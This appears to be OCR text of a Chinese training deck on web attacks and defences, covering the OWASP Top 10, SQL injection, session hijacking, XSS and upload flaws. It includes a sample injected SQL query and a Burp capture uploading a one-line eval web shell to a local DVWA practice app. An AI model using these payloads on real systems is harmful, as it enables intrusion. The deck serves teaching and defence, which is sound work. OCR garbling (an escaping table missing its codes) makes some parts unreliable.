
常见的互联网攻击与防御

互联网安全防护简介

Web安全概述


- Web毫无疑问是当下最流行的应用:
  - 互联网的快速发展,使得Web如雨后春笋般涌现;
  - Web作为一个企业的形象，必然完全对外开放，成为攻击者的唯一下手点;
  - Web程序员的安全意识的缺乏，以及编程上的逻辑错误;
  - Web攻击门槛较低，手法简单，工具繁多，效果明显，成为许多初级黑客的入门第一步。

Web业务的复杂



网站相关技术	举例
通信协议	HTTP、HTTPS
Web语言	HTML、CSS、XHTML、CGI、ASP、JSP、PHP…
Web Server	IIS、Apache、WebSphere、Tomcat、WebLogic…
操作系统	Windows、Linux、FreeBSD、SOLARIS、AIX、HP-Unix…
数据库	SQL Server、MySQL、DB2、Sybase、Access…
发布和备份	CMS、SVN、GIT、FTP

常见业务系统安全威胁


信息系统基础架构
数据层
SQL注入、XSS、sniffer、仿冒、欺诈...
应用层
网页挂马、 DDOS、缓冲区溢出...
主机层
非授权访问、提权访问、恶意代码攻击...
网络层
僵木蠕、 DDOS 、IP欺骗
物理层
火灾、电磁辐射、搭线窃听、偷窃...
社会工程学

OWASP TOP10 2017

2013年版《OWASP Top 10》	→	2017年版《OWASP Top 10》
A1 – 注入	→	A1:2017 – 注入
A2 – 失效的身份认证和会话管理	→	A2:2017 –失效的身份认证
A3 – 跨站脚本（XSS）	↘	A3:2017 –敏感信息泄漏
A4 – 不安全的直接对象引用 [与A7合并]	∪	A4:2017 – XML外部实体（XXE） [新]
A5 – 安全配置错误	↘	A5:2017 – 失效的访问控制 [合并]
A6 – 敏感信息泄漏	↗	A6:2017 – 安全配置错误
A7 – 功能级访问控制缺失 [与A4合并]	∪	A7:2017 – 跨站脚本（XSS）
A8 – 跨站请求伪造 （CSRF）	☒	A8:2017 – 不安全的反序列化 [新，来自于社区]
A9 – 使用含有已知漏洞的组件	→	A9:2017 –使用含有已知漏洞的组件
A10 – 未验证的重定向和转发	☒	A10:2017 – 不足的日志记录和监控 [新，来自于社区]

SQL注入攻击

- 是一种针对于数据库的攻击方式，通过提交恶意命令对数据库信息进行查询、添加、删改等操作。

SQL注入攻击

- 漏洞分类
  - Boolean-based blind SQL injection（布尔型注入）
  - Error-based SQL injection（报错型注入）
  - Time-based blind SQL injection（基于时间延迟注入）

- 提交参数类型
  - 数字型
  - 字符型
  - 搜索型

SQL注入-实例

系统管理员登陆场景:


Username: admin

Password: admin@123

字符串拼接

```
String query = "SELECT * FROM users WHERE userName = '"
+ 用户名变量 + "' AND password = '"
+ 密码变量 + "'";
ResultSet rs = stmt.execute(query);
```

输入用户名:
admin
输入密码:
admin@123



系统管理员

/login.jsp

登陆成功!

Select * from users where userName = 'admin' and password = 'admin@123' ;

SQL注入-实例

系统管理员登陆场景:

Username: admin

Password: admin@123

字符串拼接

```
String query = "SELECT * FROM users WHERE userName = '"
+ 用户名变量 + "' AND password = '"
+ 密码变量 + "'";
ResultSet rs = stmt.execute(query);
```

```
Select * from users where userName = ‘admin’ and password = ‘admin@123’ ;
```

```
Select * from users where userName = ‘admin’ and 0<>(select count(*) from admin) #’
                          and password = ‘admin@123’ ;
```

SQL注入-登录绕过

- 万能密码

SQL注入安全防范措施

- 使用参数化查询；

MSSQL：SELECT * FROM myTable WHERE myID = @myID
MySQL：SELECT * FROM myTable WHERE myID = ?myID

- 严格限定参数类型和格式，明确参数检验的边界，必须在服务端正式处理之前对提交的数据的合法性进行检查；
- 验证输入/参数过滤，即白/黑名单验证；

失效身份认证和会话劫持

- 1.用户身份验证凭证没有使用哈希或加密保护；
- 2.认证凭证可猜测；
- 3.会话ID暴露在URL里；
- 4.会话ID没有超时限制；
- 5.密码、会话ID和其他认证凭据使用未加密连接传输；

实例

- 案例 #1：机票预订应用程序支持URL重写，把会话ID放在 URL里：

  HTTP://example.com/sale/saleitems;jsessionid=2P0OC2JSNDLPSKHCJUN2JV?dest=Hawaii

- 案例#2：应用程序超时设置不当。 用户使用公共计算机 访问网站。离开时，该用户没有点击退出，而是直接关闭浏览器。攻击者在一个小时后能使用相同浏览器通过身份认证。



防范措施

- 构建强大的认证和会话管理控制系统:
  - OWASP的应用程序安全验证标准（ASVS）：V2（认证）和V3（会话管理）
  - ESAPI认证器；
  - 避免跨站漏洞；

跨站脚本漏洞（XSS-Cross Site Scripting）

- 漏洞简介
  - 往Web页面里插入恶意代码，当用户浏览该页面时，嵌入其中的恶意代码就会执行，从而达到恶意用户的特殊目的
  - 危害：钓鱼、蠕虫病毒、盗取用户密码、强迫用户输入等
- 漏洞成因
  - Web程序对客户端输入参数过滤不严
- 漏洞分类
  - 1. Reflected XSS（基于反射的XSS攻击）
  - 2. Stored XSS（基于存储的XSS攻击）
  - 3. DOM-based or local XSS（基于DOM或本地的XSS攻击）

区别


分类	恶意代码存放位置	恶意代码效果
反射型XSS **Non-persistent**	 HTTP://pkav.net **地址栏**	 HTTP://w w.wooyun.org 用户点击恶意链接打开时 执行恶意代码，隐蔽性差
存储型XSS Stored XSS **Persistent**	 数据库	 用户浏览带有恶意代码的 "正常页面"时触发，隐蔽性强

	A	B	C	D
1				
2				

反射性跨站

反射性跨站过程如下：


1、用户正常登陆
2、攻击者把恶意的URL提交给客户
3、用户查请求恶意攻击者的URL
4、服务器对攻击者的JS做出回应
5、攻击者的JS在客户浏览器执行
6、用户的浏览器向攻击者发送会话令牌
7、攻击者劫持用户会话



存储型跨站

存储型跨站过程如下：

1、用户正常浏览信息
2、通过发帖向服务器发送存在恶意代码的帖子
3、用户查看发帖网页，查看贴子内容
4、服务器将恶意的代码发送给用户
5、客户端浏览器执行恶意代码




基于DOM跨站攻击

- 不可控的危险数据，未经过滤被传入存在缺陷的JavaScript代码处理，最终触发DOM XSS漏洞。

与反射型XSS、存储型XSS的区别就在于xss代码并不需要服务器解析响应的直接参与，触发XSS靠的是浏览器端的DOM解析。

XSS攻击-实例

- 反射型跨站
  - 利用页面的参数调用



跨站脚本攻击-实例

- 存储型跨站

跨站脚本攻击防范措施

程序开发者：

- 对用户提交内容进行合法性校验
- 对用户提交内容进行转义处理
- 对用户输入的长度进行限制
- 限制Cookie到期时间

普通用户：

- 不要轻易访问别人给你的长链接，它可能包含了转码后的恶意HTML代码。
- 禁止浏览器运行JavaScript和ActiveX代码

需作转义的字符	字符实体编码
&	&amp;
<	<
>	>
"	"
'	'
/	/

上传漏洞

- 漏洞简介
  - 恶意攻击者上传Web支持的动态脚本程序（如asp，php，jsp等）来获取服务器一定权限。

- 漏洞成因
  - Web程序对于用户上传的附件类型不做检测

Burp Suite Professional v1.6beta - licensed to LarryLau

Burp Intruder Repeater Window Help

Target | Proxy | Spider | Scanner | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Options | Alerts

Intercept | HTTP history | WebSockets history | Options

Request to http://127.0.0.1:80

Forward | Drop | Intercept is on | Action | Comment this item

Raw | Params | Headers | Hex

```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/dvwa/vulnerabilities/upload/
Cookie: security=low; a8743_times=1; mNvT_2132_saltkey=k8C5sFVo; mNvT_2132_lastvisit=1476600107; PHPSESSID=0u03qt310rfe2lauq1f14eu7k5
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------224612945631026
Content-Length: 434

-----------------------------224612945631026
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----------------------------224612945631026
Content-Disposition: form-data; name="uploaded"; filename="1.php"
Content-Type: application/x-php

<%eval request("cmd")%>
-----------------------------224612945631026
Content-Disposition: form-data; name="Upload"

Upload
-----------------------------224612945631026--
```

Burp Suite Professional v1.6beta - licensed to LarryLau

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

Intercept HTTP history WebSockets history Options

Request to http://127.0.0.1:80

Forward Drop Intercept is on Action Comment this item

Raw Params Headers Hex

